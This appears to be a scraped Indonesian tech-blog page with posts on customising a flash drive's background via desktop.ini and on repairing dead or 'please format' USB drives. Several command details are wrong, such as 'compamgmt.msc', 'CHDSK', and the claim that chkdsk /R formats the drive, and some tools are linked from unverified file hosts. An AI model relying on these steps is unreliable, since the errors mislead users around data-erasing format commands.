Simpan dengan nama & ekstensi “desktop.ini” (tanpa tanda kutip)[ExtShellFolderViews]
- Siapkan Flash disk yang akan kita rubah tampilan dekstopnya
- Siapkan gambar yang akan kita pakai dengan (format*.jpg) jangan lupa ubah namanya menjadi “Background” tanpa tanda kutip
- Kemudian bukalah notepad dan ketikkan script-script berikut:
{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4-00C04FD706EC}
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
Attributes=1
IconArea_Image=Background.jpg
IconArea_Text=0xcc00aa
[.ShellClassInfo]
ConfirmFileOp=0
Letakkan File “Desktop.ini” dan gambar “Background” tadi dihalaman utama Flashdisk anda
Hiden File2 tadi supaya enak dipandang dan terakhir refresh(berguna untuk memperbaharui settingan yang ada) !!! Semoga berhasil…!!!
selamat mencoba semoga berhasil yaa...!!
Go to link Download
Saturday, October 22, 2016
Cara Memperbaiki Flashdisk Yang Mati Total Tidak Bisa Diformat
Cara Memperbaiki Flashdisk Yang Mati Total Tidak Bisa Diformat
 Sebagai media yang sangat portable dibawa kemana-mana pastinya anda sangat bergantung kepada flashdisk dalam membawa data anda. Nah jika anda mendapatkan flashdisk anda rusak dan anda sudah mencoba format flashdisk anda dan gagal pastinya anda sangat frustasi dengan flashdisk ini.
Berasal dari pengalaman penulis dalam mengembalikan flashdisk yang sudah tidak bisa digunakan lagi, Ane ingin berbagi cara bagaimana cara memperbaiki flashdisk yang tidak bisa diformat dengan OS apapun. Oke mari kita simak caranya sebagai berikut :
- Pertama kali download aplikasi berikut ini usbview atau ChipGenius di link di bawah ini
Download USBView atau ChipGenius - Setelah anda berhasil download aplikasi tersebut kemudian cari informasi Product ID dan Vendor ID di software tersebut contohnya3.
- usbview fUntuk mendapatkan PID (Product ID) cari di IDProduct contoh di atas PID = 5530 dan VID idVendor=0781
- Setelah anda mendapatkan PID dan VID silahkan masuk ke flashboot.ru kemudian masukkan PID dan VID dari flashdisk anda.
- Setelah berhasil sesuaikan informasi produk dari flashdisk anda termasuk dari kapasitas sampai dengan vendornya. Setelah dapat kemudian googling dari tools yang ada di kolomUtils. Kemudian download aplikasi tersebut.
- Lakukan flashing dengan tool yang telah anda download tersebut. Semoga berhasil

Go to link Download
Friday, October 14, 2016
Cara Memperbaiki Flashdisk Yang Minta Format
Cara Memperbaiki Flashdisk Yang Minta Format
Cara Memperbaiki Flashdisk Yang Minta Format – Flashdisk atau USB flash drive adalah ruang penyimpanan data virtual yang saat ini tetap bertahan dan semakin berkembang. Jika dahulu ruang penyimpanan dari flashdisk berukuran kurang dari 1 GB, maka modern ini USB flash drive sudah hadir dengan ukuran penyimpanan bergiga-giga dengan bentuk dimensi yang super slim. Namun begitu, perkembangan dari flashdisk sendiri tidak serta merta tanpa hambatan. Masih ada banyak masalah yang sering dihadapi oleh para pengguna dan salah satunya adalah flashdisk yang meminta format secara terus menerus. Oleh sebab itu, artikel kali ini akan membahas mengenai bagaimana cara memperbaiki flashdisk minta format.
Penyebab dari flashdisk minta format sendiri cukup banyak, mulai dari keadaan software yang eror atau rusak, terkena virus, port yang bermasalah, perangkat PC yang bermasalah dan hardware. Ada beberapa cara yang dapat Anda terapkan untuk mengatasi hal-hal tersebut.

Lakukan Low Level Format
- Cara ini dapat dilakukan jika perangkat Anda menggunakan produk Windows 7 atau 8. 2. Langkah untuk memulainya adalah dengan pergi ke bagian “run”, lalu ketikan “compamgmt.msc” (tanpa tanda petik).
- Cari huruf flashdisk Anda. Jika ada di “E:” maka pilih yang ada di daftar tersebut. Selain itu, biasanya pada compamgmt sudah ada nama dari flashdisk Anda.
- Selanjutnya Anda tinggal mem-format flashdisk dengan file tipe FAT32 hingga selesai.
- Lepas dan pasang kembali flashdisk. Jika berhasil, USB drive Anda tidak akan kembali meminta format.
Cara ini menggunakan aplikasi pihak ketiga yang biasanya bernama USB flash drive recovery atau repair flashdisk. Fungsinya hampir sama dengan Low Level Format manual, yaitu mengubah tipe flashdisk menjadi tipe FAT32.
Unduh Repair Flashdisk: http://files.indowebster.com/repair_flashdisk_v2_9_1_3.html
Atau unduh Hard Disk Low Level Format Tool : http://www.sharebeast.com/z3cbmm5obzkk
Gunakan CMD
- Seperti cara pertama, Anda harus mengetahui dulu huruf dari flashdisk yang ingin dieksekusi. Misalnya, “flashdisk E:”.
- Selanjutnya masuk ke mode “run” lalu ketikan kata “cmd”.
- Selanjutnya akan muncul command dengan ciri khas background hitamnya. Anda bisa mengetikan perintah pada kolom tersebut. Dalam masalah ini, ketikan kata “format E:” atau “format [huruf:]”. Tunggu hingga proses selesai.
- Selanjutnya lepaskan dan masukan kembali flashdisk Anda ke perangkat komputer.
- Jika sudah tidak lagi meminta format, maka Anda berhasil dengan cara ini.
- Cara menggunakan CMD untuk mengatasi flashdik minta format kedua ini sama dengan yang pertama. Bedanya, Anda hanya perlu mengganti kode perintah menjadi “CHDSK E:/R” atau “CHDSK [huruf:]/R”.
- Tunggu hingga proses selesai, lalu lepas dan masukan kembali flashdisk Anda.
- /R adalah perintah format dan repair. Selain itu, Anda bisa mengganti kode tersebut dengan kode “/F” untuk perintah format tanpa repair.
Go to link Download
Subscribe to:
Posts (Atom)